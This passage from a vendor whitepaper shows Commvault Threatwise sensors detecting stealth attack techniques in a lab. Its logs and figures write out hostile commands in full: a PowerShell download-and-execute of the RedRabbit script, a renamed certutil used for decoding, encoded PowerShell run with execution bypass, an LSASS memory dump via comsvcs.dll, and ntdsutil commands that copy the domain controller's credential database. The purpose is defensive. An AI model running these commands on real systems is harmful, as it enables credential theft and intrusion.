


Fig. 2.5.2, Exploiting Threatwise lab instance by loading ethical hacking tool RedRabbit directly in memory of PowerShell.

| | | |
|---------------------|---------|---|
| 04.06.2023 08:48:35 | Process | Start Process powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/securethelogs/RedRabbit/master/RedRabbit.ps1')" |
| 04.06.2023 08:48:36 | File | Create File Path: C:\Users\admin\AppData\Local\Temp_PSScriptPolicyTest_lkg1ulvx.c5q.ps1 |
| 04.06.2023 08:48:36 | File | Create File Path: C:\Users\admin\AppData\Local\Temp_PSScriptPolicyTest_aoezgdpa.ua5.psm1 |

Fig. 2.5.3, Threatwise alert reporting on PowerShell script loading RedRabbit.

| | | |
|---------------------|---------|---|
| 04.06.2023 09:14:14 | File | Create File Path: C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Network\TransportSecurity~RFa5976b.TMP |
| 04.06.2023 09:14:15 | Process | Start Process "C:\WINDOWS\system32\whoami.exe" |
| 04.06.2023 09:14:16 | File | Create File Path: C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\cf49a44a-0825-4050-916f-4888504ee40.tmp |
| 04.06.2023 09:14:16 | File | Create File Path: C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Preferences~RFa59f89.TMP |
| 04.06.2023 09:14:16 | Process | Start Process "C:\WINDOWS\system32\HOSTNAME.EXE" |
| 04.06.2023 09:14:17 | File | Create File Path: C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Code Cache\js\index-dir\temp- |

Fig. 2.5.4, Detailed stealth reconnaissance techniques recorded by Threatwise intelligence data.

3. Spot privilege escalation in Linux

As demonstrated in the above examples, access and privileges form the base for stealth attacks, as threat actors appear as legitimate users in their loads of real traffic. To achieve this legitimate status bad actors either use stealth identities or escalate privileges of accounts they already obtained. In Linux, obtaining additional access can be accomplished in various ways and is hard to detect for conventional security tools. Commvault, having the largest workload coverage for any cyber resilience platform, also provides early threat detection for versatile systems tested in the Threatwise lab by running a complete ethical hacking Linux privilege escalation playbook.¹⁶ Alerts generated by Linux threat sensors and a Linux full interaction sensor identified the source of the malicious activity and logged all of the bad actions in detail; from the hackers' learning about the system (see fig. 3.1), searching for passwords or API keys in instances and finding running processes (see fig. 3.2), creating user (see fig. 3.3), to modifying user system privileges (see fig. 3.4) and much more.

16 [Linux Privilege Escalation](#), HackTricks | last updated June 26, 2023




Fig. 3.1 Threatwise alert details of hackers querying Linux sensors.




Fig. 3.2 Threatwise alert details of hackers searching for API keys and running processes on Linux sensors.



Fig. 3.3 Threatwise alert details of hackers newly creating users and setting passwords on Linux sensors.




Fig. 3.4 Threatwise alert details of hackers escalating privileges of the newly creating users on Linux sensors.

4. Stealth in supply chain attacks: Renaming binaries

Besides privileged accounts or escalation of privileges, integrated systems entail risks for businesses to be compromised, putting their data at stake while staying under the radar. Supply chain attacks, where malicious actors infiltrate companies by exploiting vulnerabilities in trusted third-party technologies, are another threat against organizational resilience that are widely associated with stealth techniques.

To test Threatwise’s early threat detection to remediate supply chain attack risk, stealth techniques mimicking a prominent real-life example probed the lab. Again, we focused on unmasking malicious activity during the initial stage as this specific ransomware spread across roughly 1,500 businesses within only three days—during the ReEvil threat groups exploitation of ISV Kesaya Ransomware.¹⁷ After entering their target via the third-party system and disabling anti-virus systems using self-generated false positives binaries, the bad actors gained a cover to hide under and operate in silence. By copying the binary under an altered name (see fig. 4.1) the system generated unique hashes unknown and unsuspecting to conventional signature-

17 [Detecting and Responding to Kesaya Ransomware with the NetWitness Platform](#) | NETWITNESS Community | 2021

based detection controls pathing the way to decode it to silently inject ransomware. Commvault sensors, on the other hand, alert based on real processes, detecting the supply chain threat early on and alerting on the renaming and decoding of the executable on the fake Windows machine (see. Fig. 4.2). Further, following the pattern demonstrated here, threat sensors also detect bad actors bypassing a popular Microsoft utility used for software communication like requesting scans of files, memory, or streams, known as Antimalware Scan Interface (AMSI)¹⁸—before data compromise.

```
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>copy /Y C:\Windows\System32\certutil.exe C:\Windows\cert.exe
1 file(s) copied.

C:\WINDOWS\system32>echo %RANDOM% >> C:\Windows\cert.exe & C:\Windows\cert.exe -decode_
```

Fig. 4.1 Copying certutil.exe to renamed cert.exe, and then decoded it.

| | | |
|---------------------|---------|--|
| 04.06.2023 06:47:27 | File | Browse Directory Path: C:\Windows\System32 |
| 04.06.2023 06:47:27 | File | Create File Path: C:\Windows\cert.exe |
| 04.06.2023 06:47:27 | File | Read File Path: C:\Windows\System32\certutil.exe |
| 04.06.2023 06:47:27 | File | Read File Path: C:\Windows\System32\certutil.exe |
| 04.06.2023 06:47:45 | File | Browse Directory Path: C:\Windows |
| 04.06.2023 06:47:45 | Process | Start Process C:\Windows\cert.exe -decode |
| 04.06.2023 06:47:45 | Process | Stop Process cert.exe |
| 04.06.2023 06:47:49 | Process | Stop Process cmd.exe |

Fig. 4.2 Threatwise detection of the copying process and renaming of the executable, as well as the decoding of it.

18 [Sophos, AMSI bypasses remain tricks of the malware trade](#), Sean Gallagher, June 2, 2021

CONCLUSIONS AND DISCUSSION

- This whitepaper reviewed various stealth techniques used by malicious groups and bad actors constantly improving and evolving their attack techniques. The capability to detect each stealth technique without alert fatigue using Threatwise sensors is effective in detecting malicious activity early and protecting data before compromise. With Threatwise organizations of all sizes can adopt sensor coverage, at scale, and in seconds, to mimic real assets across on-premises, cloud, and SaaS instances. Threatwise alerts provide early warning signals that detect silent threats to reduce unnecessary risk by enabling IT teams to react sooner and recover sooner.
- Malicious hackers try achieving persistence by reconnaissance and moving lateral through business infrastructure using WMI, SMB, PowerShell, CMD, fileless malware, quiet information gathering, constantly changing LOLBins, and other stealth techniques explored in this whitepaper. In our research Threatwise showed immense value to surface and spot these techniques sooner.
- Threatwise collects intelligence data of malicious activity based on real interactions that are automatically forwarded to the existing security stack in detail when configured accordingly. By uncovering malicious commands and tools running when the attack happens, Threatwise provided threat intelligence to give IT security teams insights into otherwise obfuscated malicious activity. Removing traces from logs is a critical step of the stealth attacks that organizations face. So focusing detection efforts on monitoring logs and suspicious behavior is an important but daunting task that requires significant resources and analysis time.
- Threatwise high-fidelity alerts provide organizations with crucial insights including the exact date and time of the attackers' first interaction and location of the threat sensors. This gives security and IT teams a strategic advantage that reduces risk by limiting downtime and increasing cyber resilience. Real-time insights result in deliberate decision-making on recovery points to minimize the impact of unwanted intruders and keep operations running smoothly.

APPENDIX

Full command list: LOLBins the example of Volt Typhoon




Fig. 1. Attackers bypassed User Account Controls and performed credentials activities with a privileged access account breached from the Fortinet device.

| | | |
|---------------------|---------|--|
| 02.06.2023 05:28:57 | Process | Start Process "C:\Windows\system32\cmd.exe" /c powershell -exec bypass -W hidden -nop -E |
| 02.06.2023 05:28:57 | Process | Start Process powershell -exec bypass -W hidden -nop -E |
| 02.06.2023 05:28:57 | Process | Stop Process powershell.exe |
| 02.06.2023 05:28:57 | Process | Stop Process cmd.exe |

Fig. 2. Threatwise detection of credentials bypass activities.




Fig. 3. Attackers dumped LSASS process memory decoded in Base64.

| | | |
|---------------------|---------|--|
| 02.06.2023 06:34:08 | Process | Start Process "C:\Windows\system32\cmd.exe" /c .\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 512 C:\temp\lsass.dmp full |
| 02.06.2023 06:34:08 | Process | Start Process .\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 512 C:\temp\lsass.dmp full |
| 02.06.2023 06:34:08 | Process | Stop Process rundll32.exe |
| 02.06.2023 06:34:08 | Process | Stop Process cmd.exe |

Fig. 4. Threatwise detection of commands to dump the LSASS using rundll32.exe and comsvcs.dll (legitimate Windows binaries).

```
C:\Windows\system32>wmic /node: [redacted] /user: [redacted] /password: [redacted]
process call create "cmd.exe /c mkdir c:\windows\Temp\tmp & ntdsutil \a
s i ntds\ " ifn \create full c:\windows\Temp\tmp\ " q q"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 7200;
    ReturnValue = 0;
};
```

Fig. 5. Attackers executed a command to remotely create domain controller installation media.

| | | |
|---------------------|------------|--|
| 02.06.2023 05:10:58 | Process | Start Process wmic /node:"..."/user ... /password ... process call create "cmd.exe /c mkdir c:\windows\Temp\tmp & ntsutil \ac i ntds\ ""ifm \create full c:\windows\Temp\tmp\ " q q" |
| 02.06.2023 05:10:59 | Connection | Establish Connection 10.0.0.155:58677 (Custom) |
| 02.06.2023 05:10:59 | Process | Stop Process WMIC.exe |
| 02.06.2023 05:10:59 | Connection | Close Connection 10.0.0.155:58677 (Custom) |

Fig. 6. Threatwise detection of command to create remote domain controller installation media.




Fig. 7. Attackers executed a command to create local domain controller installation media.

| | | |
|---------------------|---------|---|
| 02.06.2023 05:22:27 | Process | Start Process "C:\Windows\system32\ntsutil.exe" \ac i ntds\ ifm \create full c:\windows\Temp\pro" q q |
| 02.06.2023 05:22:27 | Process | Stop Process ntsutil.exe |
| 02.06.2023 05:22:27 | Process | Stop Process cmd.exe |

Fig. 8. Threatwise detection of command to locally create domain controller installation media.

To learn more, visit commvault.com